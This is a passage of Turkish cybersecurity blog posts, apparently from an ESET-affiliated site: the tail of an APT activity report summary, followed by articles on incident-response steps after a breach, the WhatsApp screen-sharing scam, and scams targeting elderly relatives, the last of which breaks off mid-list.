hizmetlerinin eklenmesi gibi gelişmelerle evrimini sürdürdü.
Sandworm, Gamaredon’a benzer şekilde Ukrayna’ya odaklandı ancak siber casusluktan ziyade yıkım amaçlıydı. Grup, devlet kurumlarına, enerji ve lojistik sektöründeki şirketlere ve daha da önemlisi tahıl sektörüne karşı veri siliciler (ZEROLOT, Sting) kullandı. Muhtemel amaç, Ukrayna ekonomisini zayıflatmaktı. Rusya ile bağlantılı bir başka tehdit aktörü olan InedibleOchotense, ESET’i taklit eden bir spearphishing kampanyası yürüttü. Bu kampanya, Kalambur arka kapısı ile birlikte meşru bir ESET ürününün indirilmesine yol açan trojanize ESET yükleyicisini içeren e-postalar ve Signal mesajlarını içeriyordu.
Son olarak, daha az bilinen grupların dikkat çeken faaliyetleri arasında FrostyNeighbor’un Roundcube’deki bir XSS güvenlik açığını istismar etmesi yer aldı. Polonya ve Litvanya şirketleri, Polonya şirketlerini taklit eden spearphishing e-postalarının hedefi oldu. E-postalar, yapay zekâ tarafından oluşturulan içeriği anımsatan bir yapıya sahip, belirgin bir şekilde kullanılan ve birleştirilen madde işaretleri ve emojiler içeriyordu, bu da kampanyada yapay zekânın kullanılmış olabileceğini düşündürüyor. Teslim edilen yükler arasında bir kimlik bilgisi hırsızı ve bir e-posta mesajı hırsızı yer alıyordu. Ayrıca Irak’ta daha önce bilinmeyen bir Android casus yazılım ailesi tespit ettik ve buna Wibag adını verdik. YouTube uygulaması kılığına giren Wibag, Telegram ve WhatsApp gibi mesajlaşma platformlarının yanı sıra Instagram, Facebook ve Snapchat’i de hedef alıyor. Yetenekleri arasında keylogging ve SMS mesajlarının, arama kayıtlarının, konum verilerinin, kişilerin, ekran kayıtlarının ve WhatsApp aramalarının ve normal telefon aramalarının kayıtlarının çalınması yer alıyor. İlginç bir şekilde, casus yazılımın yönetici panelinin giriş sayfasında Irak Ulusal Güvenlik Servisi’nin logosu görüntüleniyor.
ESET APT Faaliyet Raporu Q2 2025–Q3 2025’te açıklanan kötü amaçlı faaliyetler ESET ürünleri tarafından tespit edilmiştir; paylaşılan istihbarat çoğunlukla ESET’in tescilli telemetri verilerine dayanmaktadır ve ESET araştırmacıları tarafından doğrulanmıştır.
Hedef alınan ülkeler ve sektörler
Saldırı kaynakları
*ESET APT Etkinlik Raporları, ESET Tehdit İstihbaratı APT Raporlarında sağlanan siber güvenlik istihbarat verilerinin yalnızca bir kısmını içerir. Daha fazla bilgi için* [*ESET Tehdit İstihbaratı*](https://www.eset.com/int/business/services/threat-intelligence/) *web sitesini ziyaret edin.*
ESET APT Faaliyet Raporu 2025 2. ve 3. Çeyrek
Raporu okuyun
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** APT, Siber Güvenlik
---
### [Siber saldırı tespit edildikten sonra yapılması gereken 5 şey](https://antivirus.com.tr/siber-saldiri-tespit-edildikten-sonra-yapilmasi-gereken-5-sey/)
**Published:** Kasım 11, 2025
**Author:** ESET
**Excerpt:** Her dakikanın önemli olduğu siber saldırı durumlarında, hazırlık ve hassasiyet, aksaklık ile felaket arasındaki farkı belirleyebilir.
**Content:**
*Her dakikanın önemli olduğu siber saldırı durumlarında, hazırlık ve hassasiyet, aksaklık ile felaket arasındaki farkı belirleyebilir.*
Ağ savunucuları baskı altında. [Verizon’un](https://www.verizon.com/business/resources/T23a/reports/2025-dbir-data-breach-investigations-report.pdf) geçen yıl araştırdığı veri ihlallerinin sayısı, toplam olayların içindeki payı olarak önceki yıla göre yüzde 20 artış gösterdi. Ekipler saldırılara hızlı ve kararlı bir şekilde yanıt verebildikleri sürece, bu durum beklenen kadar felaket bir durum olmak zorunda değildir. Ancak ilk dakikalar ve saatler çok önemlidir.
Hazırlık, etkili olay müdahalesinin (IR) anahtarıdır. Her kuruluş (ve olay) farklı olsa da alarm zilleri çalmaya başladığında anında karar vermek istemezsiniz. Olay müdahale ekibindeki herkes ne yapacağını tam olarak biliyorsa hızlı, tatmin edici ve düşük maliyetli bir çözümün şansı daha yüksektir.
## Hız gerekliliği
Tehdit aktörleri ağınıza girdikten sonra, zaman aleyhinize işler. İster hassas verileri çalmak ve fidye istemek, ister fidye yazılımı veya diğer kötü amaçlı yükleri dağıtmak istiyor olsunlar, önemli olan onları en değerli varlıklarınıza ulaşmadan durdurmaktır. Bu giderek daha zor hâle geliyor.
[Son araştırmalara](https://reliaquest.com/blog/racing-the-clock-outpacing-accelerating-attacks/) göre, saldırganlar 2024 yılında ilk erişimden yanal harekete (diğer adıyla “kaçış süresi”) önceki yıla göre %22 daha hızlı ilerlemiştir. Ortalama kaçış süresi 48 dakikaydı ancak kaydedilen en hızlı saldırı bunun neredeyse yarısı kadardı: Sadece 27 dakika. Bir güvenlik ihlaline yarım saatten daha kısa sürede yanıt verebilir misiniz?
[IBM’e](https://www.ibm.com/downloads/documents/us-en/131cf87b20b31c91) göre, küresel kuruluşların bir ihlali tespit edip kontrol altına alması için gereken ortalama süre 241 gündür. IR’yi doğru bir şekilde uygulamak için önemli bir finansal teşvik vardır. Rapora göre, yaşam döngüsü 200 günün altında olan ihlallerin maliyeti bu yıl yaklaşık %5 düşüşle 3,9 milyon ABD dolarına gerilerken 200 günün üzerindeki ihlallerin maliyeti 5 milyon ABD dolarının üzerindedir.
Haziran 2024’ten Mayıs 2025’e kadar tespit edilen fidye yazılımları (Kaynak: [ESET Tehdit Raporu H1 2025](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12025.pdf#page=33))
## İhlal sonrası atılması gereken 5 adım
Hiçbir kuruluş ihlalden %100 korunamaz. Bir olayla karşılaşırsanız ve yetkisiz erişimden şüphelenirseniz hızlı ama aynı zamanda metodik bir şekilde hareket edin. Bu beş adım, ilk 24 ila 48 saatte size yol gösterebilir. Bu adımların bazılarının eşzamanlı olarak gerçekleştirilmesi gerektiğini de unutmayın. Odak noktası hız olmalı ancak doğruluk veya kanıtlardan ödün vermeden titizlik de önemlidir.
### 1. Bilgi toplayın ve kapsamı anlayın
İlk adım, tam olarak ne olduğunu anlamak ve bir yanıt üzerinde çalışmaya başlamaktır. Bu, önceden oluşturulmuş IR planınızı etkinleştirmek ve ekibi bilgilendirmek anlamına gelir. Bu grup, İK, Halkla İlişkiler ve İletişim, Hukuk ve Yönetici Liderlik dâhil olmak üzere tüm işletmeden paydaşları içermelidir. Hepsi olay sonrası önemli bir rol oynar.
Ardından, saldırının etki alanını belirleyin:
- Düşmanınız şirket ağına nasıl girdi?
- Hangi sistemler tehlikeye girmiştir?
- Saldırganlar halihazırda hangi kötü niyetli eylemleri gerçekleştirmişlerdir?
Saldırının etkisini değerlendirmek için değil, aynı zamanda adli soruşturma ve muhtemelen yasal amaçlar için de her adımı belgelemeniz ve kanıtları toplamanız gerekecektir. Zincirleme sorumluluk, kolluk kuvvetleri veya mahkemelerin müdahil olması gerektiğinde güvenilirliği sağlar.
### 2. İlgili üçüncü tarafları bilgilendirin
Olayın ne olduğunu belirledikten sonra, ilgili makamları bilgilendirmek gerekir.
- Düzenleyici kurumlar: Kişisel olarak tanımlanabilir bilgiler (PII) çalındıysa veri koruma veya sektöre özgü yasalar kapsamında ilgili yetkililerle iletişime geçin. ABD’de bu, SEC siber güvenlik açıklama kuralları veya eyalet düzeyindeki ihlal yasaları kapsamında bildirim yapılmasını içerebilir.
- Sigorta şirketleri: Çoğu sigorta poliçesi, bir ihlal meydana gelir gelmez sigorta sağlayıcınızın bilgilendirilmesini şart koşar.
- Müşteriler, ortaklar ve çalışanlar: Şeffaflık güven oluşturur ve yanlış bilgilerin yayılmasını önler. Olayı sosyal medyadan veya televizyon haberlerinden öğrenmemeleri daha iyidir.
- Kolluk kuvvetleri: Olayları, özellikle fidye yazılımlarını bildirmek, daha büyük kampanyaların tespit edilmesine yardımcı olabilir ve bazen şifre çözme araçları veya istihbarat desteği sağlayabilir.
- Dışarıdan uzmanlar: Özellikle şirket içinde bu tür kaynaklara sahip değilseniz dışarıdan hukuk ve BT uzmanlarıyla da iletişime geçmeniz gerekebilir.
### 3. İzole edin ve kontrol altına alın
İlgili üçüncü taraflarla iletişim devam ederken saldırının yayılmasını önlemek için hızlı bir şekilde çalışmanız gerekir. Etkilenen sistemleri internetten izole edin ancak kanıtları yok etme riskine karşı cihazları kapatmayın. Diğer bir deyişle, amaç değerli kanıtları yok etmeden saldırganın erişimini sınırlamaktır.
Saldırganların bunları ele geçirememesi ve fidye yazılımının bunları bozamaması için tüm yedeklemeler çevrim dışı ve bağlantısı kesilmiş olmalıdır. Tüm uzaktan erişim devre dışı bırakılmalı, VPN kimlik bilgileri sıfırlanmalı ve gelen kötü amaçlı trafiği ve komut ve kontrol bağlantılarını engellemek için güvenlik araçları kullanılmalıdır.
### 4. Kaldırma ve kurtarma
Yayılma engellendikten sonra, ortadan kaldırma ve kurtarma aşamasına geçin. Saldırganın taktik, teknik ve prosedürlerini (TTP) anlamak için adli analiz yapın; ilk girişten yanal harekete ve (ilgiliyse) veri şifrelemeye veya sızdırmaya kadar. Kalan tüm kötü amaçlı yazılımları, arka kapıları, sahte hesapları ve diğer güvenlik ihlali belirtilerini kaldırın.
Şimdi kurtarma ve geri yükleme zamanı. Önemli eylemler şunlardır:
- Kötü amaçlı yazılımları ve yetkisiz hesapları kaldırmak,
- Kritik sistemlerin ve verilerin bütünlüğünü doğrulamak,
- Temiz yedeklemeleri geri yüklemek (güvenlik ihlali olmadığından emin olduktan sonra),
- Yeniden tehlikeye girme veya kalıcılık mekanizmalarına dair işaretleri yakından izlemek.
Kurtarma aşamasını sadece sistemleri yeniden kurmak için değil, güçlendirmek için de kullanın. Bu, ayrıcalık kontrollerinin sıkılaştırılması, daha güçlü kimlik doğrulama uygulamaları ve ağ segmentasyonunun uygulanmasını içerebilir. Geri yüklemeyi hızlandırmak için ortakların yardımını alın veya süreci hızlandırmak için ESET’in Fidye Yazılımı İyileştirme gibi araçları kullanmayı düşünün.
### 5. İnceleme ve iyileştirme
Acil tehlike geçtikten sonra, işiniz henüz bitmiş sayılmaz. Düzenleyiciler, müşteriler ve diğer paydaşlar (ör. ortaklar ve tedarikçiler) nezdindeki yükümlülüklerinizi yerine getirin. İhlalin boyutunu anladıktan sonra, düzenleyici kurumlara bildirimde bulunmak da dâhil olmak üzere, güncellenmiş iletişim kurmanız gerekecektir. Bu konuda halkla ilişkiler ve hukuk danışmanlarınız öncülük etmelidir.
Olay sonrası inceleme, acı verici bir olayı dayanıklılık için bir katalizöre dönüştürmeye yardımcı olur. Ortam sakinleştikten sonra, gelecekte benzer bir olayın tekrar yaşanmasını önlemek için neler olduğunu ve hangi derslerin çıkarılabileceğini belirlemek de iyi bir fikirdir. Nelerin yanlış gittiğini, nelerin işe yaradığını ve algılama veya iletişimde nerede gecikmeler yaşandığını inceleyin. IR planınızı, oyun kitaplarınızı ve eskalasyon prosedürlerinizi buna göre güncelleyin. IR planında yapılacak herhangi bir değişiklik veya yeni güvenlik kontrolleri ve çalışan eğitimi ipuçları için öneriler faydalı olacaktır.
Güçlü bir olay sonrası kültürü, her ihlali bir sonraki olay için bir eğitim alıştırması olarak değerlendirir ve stres altında savunma ve karar verme becerilerini geliştirir.
## BT’nin ötesinde
İhlalleri önlemek her zaman mümkün olmayabilir ancak hasarı en aza indirmek mümkündür. Kuruluşunuzun tehditleri 7/24 izlemek için gerekli kaynakları yoksa güvenilir bir üçüncü tarafın sunduğu yönetilen tespit ve müdahale (MDR) hizmetini değerlendirin. Ne olursa olsun, IR planınızı test edin ve ardından tekrar test edin. Çünkü başarılı bir olay müdahalesi sadece BT’nin görevi değildir. Kuruluşun içinden ve dışından birçok paydaşın uyum içinde çalışmasını gerektirir. Hepinizin ihtiyaç duyduğu türden bir kas hafızası geliştirmek için genellikle bol miktarda pratik yapmak gerekir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [WhatsApp ekran paylaşımı dolandırıcılığı](https://antivirus.com.tr/whatsapp-ekran-paylasimi-dolandiriciligi/)
**Published:** Kasım 13, 2025
**Author:** ESET
**Excerpt:** Hızla yayılan bir dolandırıcılık, WhatsApp kullanıcılarını en hassas finansal ve diğer verilerini ifşa etmeye nasıl kandırıyor?
**Content:**
*Hızla yayılan bir dolandırıcılık, WhatsApp kullanıcılarını en hassas finansal ve diğer verilerini ifşa etmeye nasıl kandırıyor?*
[WhatsApp gibi mesajlaşma uygulamalarında](https://antivirus.com.tr/yaygin-whatsapp-dolandiriciliklari-ve-korunma-yollari/) dolaşan dolandırıcılık ve [diğer tehditler,](https://antivirus.com.tr/klonlarin-saldirisi-sahte-mesajlasma-uygulamalari/) güvenilir platformların bile bize karşı ne kadar kolay bir silah hâline getirilebileceğini acı bir şekilde hatırlatıyor.
Son zamanlarda popüler hâle gelen aldatıcı taktiklerden biri, WhatsApp video görüşmesi sırasında insanları telefon ekranlarını paylaşmaya kandırmaktır. 2023’ten beri WhatsApp’ta bulunan ekran paylaşımı özelliği, uygulamanın kullanıcılarının verilerini, kimliklerini ve paralarını çalmak için giderek daha fazla kullanılıyor.
Esasen [uzaktan erişim dolandırıcılığının](https://antivirus.com.tr/teknik-destek-dolandiricilari-hala-is-basinda-2023te-dikkat-etmeniz-gereken-konular/) bir türevi olan bu vakalar, [Birleşik Krallık](https://www.bbc.com/news/articles/c1mlx1n1e5no), [Hindistan](https://timesofindia.indiatimes.com/technology/tech-tips/what-is-whatsapp-screen-mirroring-fraud-that-can-empty-your-bank-account-and-simple-tips-to-protect-yourself-from-it/articleshow/123338870.cms) ve [Hong Kong](https://www.thestandard.com.hk/hong-kong-news/article/308587/Victim-loses-55m-in-WhatsApp-banking-scam-police-issue-urgent-warning) dâhil olmak üzere dünyanın çeşitli yerlerinden bildirildi. Hong Kong’da bir kurban, dikkatle planlanmış bir tuzakla 5,5 milyon Hong Kong doları (700.000 ABD doları) kaybetti.

Brezilya’dan dolandırıcılık raporu (kaynak: [Reddit](https://www.reddit.com/r/golpe/comments/1iib6qa/golpe_do_wpp_do_espelhamento_de_tela_minha_m%C3%A3e/?tl=en))
Bu dolandırıcılık hakkında bilmeniz gerekenler ve kendinizi bu dolandırıcılıktan nasıl koruyabileceğiniz aşağıda açıklanmıştır.
## WhatsApp dolandırıcılığı nasıl gerçekleşir?
Amaç, güven oluşturmak veya paniğe yol açarak sizi dürtüsel davranmaya itmek olduğundan dolandırıcılık teknik becerilerden çok psikolojik manipülasyona dayanır. Dolandırıcılık genellikle şu şekilde gerçekleşir:
### 1. Arama
Her şey, tanımadığınız bir numaradan gelen WhatsApp video görüşmesi ile başlar. Dolandırıcı, banka veya hizmet temsilcisi, WhatsApp veya Meta destek temsilcisi, hatta [zor durumda olan bir arkadaşınız veya akrabanız](https://antivirus.com.tr/sanal-adam-kacirma-basiniza-gelenin-dolandiricilik-oldugunu-nasil-anlarsiniz/) gibi davranır. Meşru görünmek için gerçek kimliklerini gizlemek amacıyla video akışını devre dışı bırakabilir, karartabilir veya bulanıklaştırabilirken yerel bir telefon numarasını taklit ederler.
### 2. Sorun
Ardından aciliyet hissi gelir. Arayan kişi, kredi kartınızda yetkisiz bir harcama olduğunu, başka bir cihazda kapatılması gereken açık bir oturum olduğunu, onaylamanız gereken bekleyen bir ödül olduğunu veya hesabınızın askıya alınma riski olduğunu iddia eder. Elbette amaç, panik hissi yaratmak ve sizi düşünmeden harekete geçirmektir.
### 3. Ekran paylaşımı
Dolandırıcı daha sonra, sözde sorunu “çözmek” için size uzaktan yardım etmek amacıyla telefonunuzun ekranını paylaşmanızı ister. AnyDesk veya TeamViewer gibi meşru bir uzaktan erişim uygulamasını yüklemeniz istenebilir. Bunu yaptığınızda gelen tüm metin mesajları ve WhatsApp doğrulama kodları saldırganın görebileceği hâle gelir. Bunları ele geçiren saldırgan, WhatsApp hesabınızı hemen ele geçirebilir. Ancak işler bundan sonra daha da kötüye gider.
### 4. Kişisel verilere erişim
Ekranınız kötü niyetli kişilere gerçek zamanlı olarak görünür olduğundan sözde sorunu çözme bahanesiyle parolalarınızı, 2FA kodlarınızı, tek kullanımlık parolalarınızı (OTP) çalabilir, ekran görüntüsü alabilir veya banka uygulamanızı açmanızı isteyerek sizi banka havalesi yapmaya ikna edebilirler. Ayrıca kurbanlarını, hassas bilgileri daha sonra çalmak için sessizce kaydeden keylogger gibi kötü amaçlı yazılımları yüklemeye ikna edebilirler.
### 5. Hesap ve para hırsızlığı
Doğrulama kodlarını ve banka verilerini elde ettikten sonra, dolandırıcılar banka hesaplarınızı boşaltabilir, sosyal medya ve diğer çevrimiçi hesaplarınızı ele geçirebilir ve sizi taklit ederek dolandırıcılığa devam edebilir, bu sefer [hedefleri akrabalarınız ve arkadaşlarınız olabilir.](https://antivirus.com.tr/arkadasiniz-hacklendi-siber-guvenlik-ihmale-gelmez/)
## Kendinizi WhatsApp dolandırıcılarından nasıl koruyabilirsiniz?
Bu dolandırıcılık, üç güçlü unsuru kullanarak etkili olmaktadır: Güven (güvenilir bir kuruluştan gelen video görüşmesi ile yaratılır), aciliyet (uydurma bir sorun ile yaratılır) ve kontrol (ekran paylaşımı özelliği veya uzaktan erişim aracı ile sağlanır). Bu kombinasyon, suçluların telefonunuzu neredeyse tamamen görmelerini sağlar.
Bu nedenle, bu dolandırıcılıktan korunmak, teknolojik önlemlerden çok farkındalık ve disipline bağlıdır. Bunu akılda tutarak aşağıdaki temel uygulamalara dikkat edin:
- Kişisel olarak tanımadığınız biriyle ekranınızı asla paylaşmayın, özellikle de istenmeyen bir arama sırasında. Bilinmeyen bir numaradan, arayan kişinin bir banka, çevrimiçi hizmet sağlayıcı veya başka bir güvenilir kuruluşu temsil ettiğini iddia ettiği bir arama alırsanız telefonu kapatın ve doğrulanmış bir kanal aracılığıyla doğrudan ilgili kuruma başvurun.
- Parolalarınızı, doğrulama kodlarınızı veya herhangi bir kişisel veya finansal verinizi telefonla asla paylaşmayın. Çevrimiçi hizmetler, bankalar veya diğer meşru şirketler, istenmeyen aramalar veya mesajlar yoluyla parolalarınızı, PIN kodlarınızı veya kart bilgilerinizi asla sormazlar.
- AnyDesk veya TeamViewer gibi uzaktan erişim araçları, cihazınızın tam kontrolünü onlara verebileceğinden yabancıların isteği üzerine uzaktan erişim uygulamaları yüklemekten kaçının.
- Alarm verici bilgileri bağımsız olarak doğrulayın. Dolandırıcıların genellikle sizi paniğe sokarak [aceleyle harekete geçmenizi sağlayacaklarını](https://antivirus.com.tr/panik-yapmayin-scareware-karsisinda-guvende-kalmak-icin-ipuclari/) unutmayın. Bu dürtüye karşı koyun; bunun yerine derin bir nefes alın ve düşünün.
- Birisi banka hesabınızda bir sorun olduğunu veya arkadaşınızın veya akrabanızın [başının dertte olduğunu](https://antivirus.com.tr/sanal-adam-kacirma-basiniza-gelenin-dolandiricilik-oldugunu-nasil-anlarsiniz/) iddia ederse herhangi bir işlem yapmadan önce bankanızla veya akrabanızla doğrudan ve başka bir kanal üzerinden iletişime geçin.
- WhatsApp’ta 2FA’yı (uygulamada [iki aşamalı doğrulama](https://faq.whatsapp.com/1278661612895630) olarak adlandırılır) etkinleştirmek için *Ayarlar* → *Hesap* → *İki aşamalı doğrulama* → *Aç* veya *PIN’i ayarla* seçeneğine gidin. Bu şekilde, siber suçlular giriş bilgilerinizi ele geçirse bile hesabınıza erişmek için bu ikinci faktöre ihtiyaç duyacaklardır.
## Güvenlik, şüphecilikle başlar
Yukarıda açıklanan dolandırıcılık, sosyal mühendisliğin siber suçluların en güçlü silahlarından biri olmaya devam ettiğini bir kez daha hatırlatıyor. Ayrıca bir anlık yanlış kararın hayatınızın birikimlerini nasıl yok edebileceğini de ortaya koyuyor. Bu nedenle, bu tür durumlarda farkındalık, ilk ve en güçlü koruma hattınızdır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Dolandırıcılar yaşlı aile üyelerini nasıl kandırıyor?](https://antivirus.com.tr/dolandiricilar-yasli-aile-uyelerini-nasil-kandiriyor/)
**Published:** Kasım 14, 2025
**Author:** Kadriye Bay
**Excerpt:** Açık iletişim ile etkili davranışsal ve teknik önlemleri birleştiren aileler, dolandırıcılar karşısındaki riski önemli ölçüde azaltabilir
**Content:**
*Açık iletişim ile etkili davranışsal ve teknik önlemleri birleştiren aileler, dolandırıcılar karşısındaki riski önemli ölçüde azaltabilir*
Mağdurlara ciddi maddi ve manevi zararlar verebilen dolandırıcılıktan bahsederken abartmıyoruz. Bunun giderek daha belirgin hâle geldiği alanlardan biri, her yıl çeşitli çevrimiçi dolandırıcılık türleri nedeniyle kaybedilen para miktarının keskin bir şekilde artmasıyla birlikte yaşlılara yönelik yapılan dolandırıcılıktır.
FBI’ın [İnternet Suçları Merkezi’ne](https://www.ic3.gov/AnnualReport/Reports/2024_IC3Report.pdf) göre, yalnızca 2024 yılında, 60 yaş üstü Amerikalılar çevrimiçi dolandırıcılık nedeniyle yaklaşık 4,9 milyar dolarlık kayıp bildirdi. Bu rakam, bir önceki yıla göre %43’lük bir artışa ve 2020’ye göre beş kat artışa tekabül ediyor. Yaşlılara yönelik dolandırıcılık nedeniyle ortalama kayıp 83.000 dolarken tüm yaş gruplarında bu rakam 19.000 dolardı.
Bu rakamların arkasında, yıllarca biriktirdikleri birikimlerini yanlış bir güvenle bir anda kaybeden ve refahları ve mali güvenlikleri derinden sarsılan bireyler ve aileler var. [Yaşlıları hedef alan dolandırıcılıkların](https://antivirus.com.tr/yaslilari-hedef-alan-en-populer-10-dolandiricilik-ve-paranizi-guvende-tutmanin-yollari/) boyutu, ailelerin dikkatini çekmeli ve birlikte mücadele etmelerini sağlamalıdır.
Ancak belirsiz uyarılar yeterli değildir. Etkili koruma, sürekli aile iletişimi, insani ve teknik kontroller ve bir sorun çıktığında uygulanacak net bir çözüm planını bir araya getirir. Ebeveynlerimizin ve büyükanne ve büyükbabalarımızın birikimlerini dolandırıcılardan korumak için neler yapabileceğimizi değerlendirme zamanı.

*Kaynak:* [*IC3*](https://www.ic3.gov/AnnualReport/Reports/2024_IC3Report.pdf)
## Dolandırıcılar neden yaşlıları hedef alır?
Dolandırıcılar rasyonel aktörlerdir: Kâr ve düşük sürtünme peşindedirler. Yaşlılar, birbiriyle kesişen birkaç nedenden dolayı cazip hedeflerdir:
- **Fonlara erişim**: Birçok yaşlı, dolandırıcıların kolay av olarak gördüğü nakit tasarrufları, emeklilik hesapları veya diğer istikrarlı servet kaynaklarına sahiptir.
- **Otoriteye güven**: Güven ve otoriteye ilişkin nesiller boyu süregelen alışkanlıklar, bazı yaşlıları “resmî” gibi görünen telefonlara veya mektuplara daha duyarlı hâle getirir. Birçok yaşlı, “banka” veya “vergi dairesi”nden gelen bir telefonu sorgulamaya pek yanaşmaz.
- **Yalnızlık**: Sosyal izolasyon, flört dolandırıcılığı gibi ilişki temelli dolandırıcılıkların yıkıcı bir etkiye sahip olmasını sağlayabilir.
- **Bilişsel aşırı yük ve dijital yorgunluk**: Birçok yaşlı (dürüst olalım; sadece onlar değil) düzinelerce çevrimiçi hesabı yönetmekte zorlanır. Bu da onları “yardımcı” pop-up’lara veya acil telefon aramalarına daha yatkın hâle getirir.
- **Teknoloji uçurumu**: Birçok yaşlı, eski cihazlar ve güncel olmayan yazılımlar kullanır. Tüm hesaplarında aynı parolaları kullanır ve diğer herkes gibi, genellikle gerçeği sahteden ayırt etmekte zorlanır.
Bunların tümü, saldırganların işini kolaylaştırabilecek temel koşullardır. Ayrıca becerikli saldırganlar, yeraltı forumlarında bulunan büyük çaplı ele geçirilmiş kimlik bilgileri veri tabanlarından [yapay zekâ destekli ses klonlamaya kadar](https://antivirus.com.tr/sesin-benim-parolam/) planlarının “inandırıcılığını” artırmak için kullandıkları kullanışlı araçlara sahiptir.
## Dolandırıcıların oyun kitapları
İşte yaşlıları hedef alan dolandırıcıların büyük kazanç elde ettiği birkaç yöntem:
### Oltalama dolandırıcılığı
Dolandırıcılar, IRS, Medicare veya banka temsilcileri gibi davranarak cezaları önlemek veya hesapları “kilidini açmak” için ödeme talep edebilirler. [Bu dolandırıcılık yöntemleri](https://antivirus.com.tr/taklit-dolandiriciligi-cok-gec-olmadan-bir-taklitciyi-tespit-edin/) genellikle kurbanları, meşru kuruluşlara ait olanlara benzeyen web sitelerine giriş bilgilerini girmelerine veya diğer hassas bilgileri açıklamalarına zorlar.
### Teknik destek dolandırıcılığı
[Bilgisayar ekranında](https://antivirus.com.tr/teknik-destek-dolandiricilari-hala-is-basinda-2023te-dikkat-etmeniz-gereken-konular/) bir uyarı penceresi açılır veya bir telefon görüşmesi yapılır ve cihazınızın kötü amaçlı yazılım tarafından ele geçirildiği iddia edilir. “Destek” temsilcisi sizi uzaktan erişim izni vermeye ikna eder, ardından banka bilgilerinizi çalar veya cihazınıza [bilgi hırsızlığı amaçlı kötü amaçlı yazılım](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/) yükler.

*Sahte uyarı*
### Romantik dolandırıcılık
Dolandırıcılar, haftalar veya aylar süren bir süre boyunca “hedefleri” ile [ilişkiler kurar](https://antivirus.com.tr/sevgiliniz-bir-dolandirici-olabilir-mi-kotu-bir-aska-yakalanmaktan-nasil-kacinilir/), onların güvenini kazanır ve ardından uydurma bir acil durum için büyük miktarda havale talep eder.
### Büyükanne-büyükbaba dolandırıcılığı
Arayan kişi, sevdiğiniz birinin başının dertte olduğunu ve acilen para transferine ihtiyaç duyduğunu iddia eder. Talep duygulara hitap ettiğinden kurbanlar genellikle doğrulama aşamasını atlar ve talebi yerine getirir, istenen parayı banka havalesi, hediye kartı veya [para transferi uygulamaları](https://antivirus.com.tr/en-yaygin-10-venmo-dolandiriciligi-ve-guvende-kalma-yollari/) yoluyla gönderir. Bu yöntemler genellikle geri alınamaz.
### Yatırım dolandırıcılığı
Dolandırıcılar, tanınmış kişilerin uydurma onaylarını kullanarak kripto planları veya yüksek getirili “özel” teklifler gibi [sahte yatırımlar satarlar](https://antivirus.com.tr/finansal-dolandiricilik-yapay-zeka-ile-sosyal-medyada/).
Sahte planlarında giderek daha fazla deepfake teknolojisini kullandıklarından [başkalarının seslerini kopyalayabilir](https://antivirus.com.tr/jake-mooreun-sesi-calindi-sanal-adam-kacirma-kavrami/) veya [aile üyeleri](https://antivirus.com.tr/sanal-adam-kacirma-basiniza-gelenin-dolandiricilik-oldugunu-nasil-anlarsiniz/) veya güvenilir kamuoyunda tanınmış kişilerin yer aldığı gibi görünen videolar hazırlayabilirler, bu da birçok dolandırıcılık planını endişe verici derecede gerçekçi hâle getirir.
## Dolandırıcılar nasıl konuşma başlatıyor?
Dolandırıcıların, insanları harekete geçmeye ikna etmek için aciliyet, otorite ve kıtlık hissi uyandırdığı uzun zamandır bilinmektedir. Anlık bir karar hatası, bilişsel aşırı yükleme, stres ve uyku yoksunluğu bile dolandırıcılıklara karşı duyarlılığımızı artırabilir, bu da nihayetinde önlemenin en azından teknolojik olduğu kadar davranışsal da olmasının nedenidir.
Açık ve utanç duymadan iletişim kurmak, önemli bir savunma katmanı oluşturabilir. Empatiyle başlayın ve dolandırıcıların duyguları nasıl manipüle ettiğini açıklayın – 30’lu ve 40’lı yaşlarındaki teknoloji meraklılarını bile kandırabiliyorlarsa herkes kurban olabilir.
Ya da bir hikâye paylaşın: “Bir arkadaşım, torununun sesi gibi gelen bir sesi duyduktan sonra neredeyse bir ton para havale edecekti. Bunun bir dolandırıcılık olduğu ortaya çıktı. Para göndermeden önce her zaman iki kez kontrol edeceğimiz bir aile kuralı koymak iyi olabilir.” Diğer bir deyişle en az bir aile üyesinin herhangi bir finansal talep için başvurulacak “doğrulama arkadaşı” olması için “duraklat ve doğrula” temelli basit bir plan uygulama düşünülebilir.
Ayrıca ebeveynlerinizin veya büyükanne ve büyükbabanızın bankası yaşlı müşteriler için özel korumalar sunuyorsa bunları kullanın. Bunlar, bazı işlem türleri için doğrulama aramaları, yeni alacaklılara sınırlamalar veya büyük havale işlemlerinde bekletme ve belirli bir eşiğin üzerindeki tüm transferler için büyükanne ve büyükbabaya ve güvenilir bir aile üyesine gönderilen uyarılar olabilir.
## Temel cihaz ve hesap siber hijyeni
Yukarıdaki adımlar, yaygın olarak istismar edilen teknolojik boşlukları kapatabilecek önlemlerle birleştirildiğinde en iyi sonucu verir. Yaşlı akrabalarınızın şunları yaptığından emin olun:
- Özellikle değerli olan her çevrimiçi hesap için (ör. bankacılık, e-posta ve sosyal medya) güçlü ve benzersiz bir parola oluşturmak ve saklamak için bir parola yöneticisi kullanıyor olmaları
- Aynı zamanda, mümkün olduğunca iki faktörlü kimlik doğrulamayı etkinleştirmeleri, ideal olarak SMS mesajları yerine bir mobil kimlik doğrulama uygulaması veya hatta bir donanım anahtarı kullanmaları,
- Uygun olduğu şekilde, telefon operatörlerinden temin edilebilen güvenlik araçları veya önlemleri kullanarak pop-up’ları ve otomatik aramaları engellemeleri,
- Tüm cihazlar, özellikle telefonlar, tabletler ve bilgisayarlar için otomatik güncellemeleri etkinleştirmeleri,
- Akrabalarınıza, istenmeyen mesajlardaki ekleri indirmemelerini veya bağlantılara tıklamamalarını hatırlatın – şüphe duyduklarında [ESET’in ücretsiz, kullanımı kolay bağlantı denetleyicisini](https://www.eset.com/int/home/link-checker/) kullanabilirler,
- Tüm cihazlarına saygın bir güvenlik yazılımı yüklemeleri.
Bu adımları ebeveyniniz veya büyükanne/büyükbabanızla birlikte gözden geçirin ve açık (ve gerekirse yazılı) talimatlar bırakın.
## Dolandırıcılar karşısında kötü senaryo
Hız genellikle çok önemlidir. Ne kadar çabuk harekete geçerseniz parayı geri alma veya en azından daha fazla hırsızlığı durdurma şansınız o kadar artar. Ebeveyniniz veya büyükanneniz/büyükbabanız mağdur olursa:
